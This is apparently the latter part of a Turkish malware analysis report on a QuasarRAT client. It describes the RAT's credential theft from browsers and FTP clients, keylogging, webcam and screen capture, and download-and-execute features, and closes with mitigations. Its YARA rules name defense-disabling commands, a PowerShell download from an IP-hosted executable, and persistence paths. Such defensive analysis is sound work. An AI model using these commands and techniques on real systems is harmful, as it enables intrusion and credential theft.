
Şekil 38- Reverse Proxy Paketlerinin İşlenmesi

ReverseProxyConnect, **ReverseProxyData** ve **ReverseProxyDisconnect** türündeki paketleri yönlendirmektedir. **ReverseProxyConnect** paketlerinde yeni reverse proxy bağlantısı oluşturulurken, **ReverseProxyData** paketleri ilgili **ConnectionId** üzerinden bağlantıya aktarılır ve **ReverseProxyDisconnect** paketleri ilgili bağlantının sonlandırılmasını sağlamaktadır.




Şekil 39- Registry Anahtarlarının Görüntülenmesi ve Oluşturulması

DoLoadRegistryKey isteği ile belirtilen Windows **Registry** kök anahtarını **RegistrySeeker** aracılığıyla tarayarak bulunan kayıtları sunucuya göndermektedir. Ayrıca **DoCreateRegistryKey** isteğiyle belirtilen üst dizin altında yeni bir Registry anahtarı oluşturur ve işlem sonucunu sunucuya göndermektedir.




Şekil 40- Yönetici Yetkileriyle Yeniden Başlatma

İstemcinin mevcut kullanıcı yetkisini kontrol etmektedir. Süreç **Admin** yetkisine sahip değilse **cmd** üzerinden **runas** kullanarak mevcut uygulamayı **yönetici** yetkileriyle yeniden başlatmayı dener.




Şekil 41- Sistem Kapatma, Yeniden Başlatma ve Uyku İşlemleri

Sunucudan gelen **DoShutdownAction** komutundaki işlem türüne göre sistem üzerinde güç yönetimi işlemi gerçekleştirir. İlgili seçenek doğrultusunda **shutdown** komutuyla sistemi kapatır veya yeniden başlatmaktadır.




Şekil 42- Uzak Masaüstü Görüntüsünün Yakalanması ve İletilmesi

Sunucudan gelen **GetDesktop** isteği doğrultusunda belirtilen monitörün ekran görüntüsü yakalanmaktadır. Görüntü, **UnsafeStreamCodec** kullanılarak belirtilen **kalite, monitör ve çözünürlük** değerlerine göre kodlanır ve **GetDesktopResponse** aracılığıyla sunucuya gönderilmektedir.



Şekil 43- Web Kamerasının Başlatılması

GetWebcam isteğindeki kamera ve çözünürlük bilgilerini kullanarak belirtilen web kamerasını seçmektedir. **VideoCaptureDevice** üzerinden kamera cihazı oluşturulur, görüntü yakalama olayı tanımlanır, istenen çözünürlük ayarlanır ve kamera başlatılmaktadır.




Şekil 44- Kayıtlı Kimlik Bilgilerinin Toplanması

Sunucudan gelen **GetPasswords** isteği doğrultusunda sistemde kayıtlı kimlik bilgilerini farklı uygulamalardan toplamaktadır. İlgili modüller tarafından elde edilen **kullanıcı adı**, **parola**, **URL** ve **uygulama bilgileri** ortak bir veri yapısında birleştirilerek sunucuya gönderilmektedir.

Uygulama	Alınan Veri
Chrome	Kullanıcı adı, parola, URL
Opera	Kullanıcı adı, parola, URL
Yandex Browser	Kullanıcı adı, parola, URL
Internet Explorer	Kullanıcı adı, parola, URL
Firefox	Kullanıcı adı, parola, URL
FileZilla	Sunucu adresi/port, kullanıcı adı, parola
WinSCP	Sunucu adresi/port, kullanıcı adı, parola


Tablo 4- Hedef Alınan Uygulamalar

Özellikle **Firefox** tarafında **logins.json** içerisindeki şifreli **kullanıcı adı** ve **parolalar** **NSS/DPAPI** mekanizmaları kullanılarak çözülürken, **Internet Explorer** kayıtları **IntelliForms\Storage2 Registry** anahtarından elde edilmektedir.




Şekil 45- Keylogger Kayıtlarının Toplanması

GetKeyloggerLogs isteği doğrultusunda **keylogger** tarafından oluşturulan kayıt dosyalarını ayrı bir iş parçacığında okumaktadır. **Keylogger.LogDirectory** altında bulunan dosyalar okunmakta ve her blok **GetKeyloggerLogsResponse** ile dosya adı, blok numarası ve toplam blok bilgileriyle birlikte sunucuya göndermektedir.




Şekil 46- Dosya İndirme, Yükleme ve Çalıştırma

İstemci sisteminde dosya transferi ve çalıştırma işlemlerini gerçekleştirmektedir. **DoDownloadAndExecute** isteği alındığında indirme işlemini ayrı bir iş parçacığında başlatır ve sunucuya “**Downloading file...**” durumunu bildirir. **DoUploadAndExecute** isteğiyle gönderilen dosya bloklar halinde oluşturulan geçici dosyaya yazılmaktadır. Aktarım tamamlandığında dosyanın çalıştırılabilirliği kontrol edilerek **Process.Start** aracılığıyla çalıştırılır. **RunHidden** seçeneği etkinse dosya **gizli pencere** ile başlatılmaktadır.



Şekil 47- Web Sitesinin Ziyaret Edilmesi

DoVisitWebsite isteğinde ilgili **URL**'yi kontrol ederek web sitesi ziyaretini gerçekleştirir. URL **http** ile başlamıyorsa başına **http://** eklenir ve adresin geçerliliği doğrulanır. **Hidden** seçeneği kapalıysa **URL** **Process.Start** aracılığıyla sistemde varsayılan tarayıcıda açılmaktadır.



Şekil 48- Web Sitesinin Ziyaret Edilmesi

Sunucudan gelen **DoShowMessageBox** isteğini ayrı bir iş parçacığında çalıştırarak istemci sisteminde mesaj kutusunun görüntülenmesini sağlamaktadır.




Şekil 49- İstemci Yazılımının Kaldırılması

Sunucudan gelen **DoClientUninstall** isteği doğrultusunda istemcinin kaldırılma sürecini başlatılmaktadır. Öncelikle **SetStatus** aracılığıyla sunucuya “**Uninstalling... bye ;**” mesajı gönderilir ve ardından istemci yazılımının sistemden kaldırılması gerçekleştirilir.



Şekil 50- İlgili Sunucu Üzerinde Değişen Dosyalar

Analiz edilen sunucu yaklaşık **1 ay boyunca** düzenli olarak takip edilmiş ve bu süre içerisinde sunucu üzerindeki dosya yapısının sürekli değiştiği gözlemlenmiştir. Takip süresince farklı zamanlarda **.exe**, **.pdf** ve **çeşitli diğer dosya türlerinin** sunucuya eklendiği veya çıkarıldığı görülmektedir.



Şekil 51- Sunucuda Tespit Edilen Banka Dekontu ve Araç Ruhsatı Görselleri

Analiz sürecinde incelenen sunucu üzerinde, farklı tarihlerde **iki adet banka dekontu ve bir adet araç ruhsatı** görseli tespit edilmiştir. Söz konusu görsellerin doğrudan sunucudan elde edildiği belirlenmiş olmakla birlikte, belgelerin gerçek kişilere ait olup olmadığı veya sahte olarak oluşturulup oluşturulmadığı mevcut analiz kapsamında doğrulanamamıştır. Görseller, raporda yalnızca sunucu üzerinde gözlemlenen içeriklere ilişkin **kanıt niteliğinde** sunulmuş ve kişisel bilgiler güvenlik ve gizlilik amacıyla maskelenmiştir.

YARA Kuralı

```
rule Suspicious_ClientBuilt_Downloader_BAT
{
    meta:
        description = "Detects Client-built.exe downloader and persistence"
        author = "Yavuzhan Ozgen"

    strings:
        $s1 = "Add-MpPreference" ascii nocase
        $s2 = "DisableRealtimeMonitoring" ascii nocase
        $s3 = "sc config WinDefend start= disabled" ascii nocase
        $s4 = "sc config Sense start= disabled" ascii nocase
        $s5 = "Invoke-WebRequest" ascii nocase
        $s6 = "91.151.95.112/Client-built.exe" ascii nocase
        $s7 = "Client-built.exe" ascii nocase
        $s8 = "AppData\\Roaming\\Microsoft\\Windows\\Start Menu\\Programs\\Startup" ascii nocase
        $s9 = "WindowsSetCache" ascii nocase
        $s10 = "CurrentVersion\\Run" ascii nocase

    condition:
        filesize < 12KB and
        2 of ($s1, $s2, $s3, $s4) and
        2 of ($s5, $s6, $s7) and
        2 of ($s8, $s9, $s10)
}
```

```
rule QuasarRAT_xClient_1_3{

    meta:

        description = "QuasarRAT xClient 1.3.x detection"

        author = "Yavuzhan Özgen"

        family = "QuasarRAT"

        version = "1.3.x"

    strings:

        $str1 = "xClient.Core" ascii wide

        $str2 = "DoStartupItemAdd" ascii wide

        $str3 = "DoDownloadAndExecute" ascii wide

        $str4 = "GetKeyloggerLogs" ascii wide

        $str5 = "ReverseProxyData" ascii wide

        $str6 = "HardwareId" ascii wide

        $str7 = "ConnectionId" ascii wide

        $str8 = "HMACSHA256" ascii wide

        $str9 = "UnsafeStreamCodec" ascii wide

        $str10 = "GetStartupItems" ascii wide

        $str11 = "GetWebcams" ascii wide

        $str12 = "xClient.Core.NetSerializer" ascii wide

        $version = "1.3.0.0" ascii wide

        $client = "Client.exe" ascii wide

    condition:

        uint16(0) == 0x5A4D and

        7 of ($str*) and

        ($version or $client)

}
```

MITRE ATTACK TABLE

Execution	Persistence	Privilege Escalation	Defense Evasion	Collection	C&C	Credential Access
Command and Scripting Interpreter: Windows Command Shell (T1059.003)	Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder (T1547.001)	Abuse Elevation Control Mechanism: Bypass User Account Control (T1548.002)	Impair Defenses: Disable or Modify Tools (T1562.001)	Screen Capture (T1113)	Application Layer Protocol: Web Protocols (T1071.001)	Credentials from Web Browsers (T1555.003)
Command and Scripting Interpreter: PowerShell (T1059.001)	Create or Modify System Process (T1543.003)		Impair Defenses: Disable or Modify System Firewall (T1562.004)	Video Capture (T1125)	Proxy: Multi-hop Proxy (T1090)	Credentials from Password Stores (T1555)
User Execution (T1204.002)			Indicator Removal: Clear Persistence (T1070.009)	Data from Local System (T1005)		Credentials from Password Stores: Credentials from Web Browsers (T1555.003)
User Execution: Malicious File (T1204.002)			Masquerading (T1036)	Automated Collection (T1119)		Input Capture: Keylogging (T1056.001)
Command and Scripting Interpreter (T1059)			Obfuscated/Compressed Files or Information (T1027)			
			Software Packing (T1027.002)			

Çözüm Önerileri

1. Windows Defender ve güvenlik servisleri için EDR kontrolleri güçlendirilmelidir.
2. PowerShell, CMD ve şüpheli komutlar için SIEM alarmları etkinleştirilmelidir.
3. Registry Run anahtarları ve Startup klasörü düzenli olarak izlenmelidir.
4. Şüpheli IP, URL ve dosya hash'leri IOC olarak engellenmelidir.

HAZIRLAYAN

Yavuzhan Özgen

[linkedin](#)

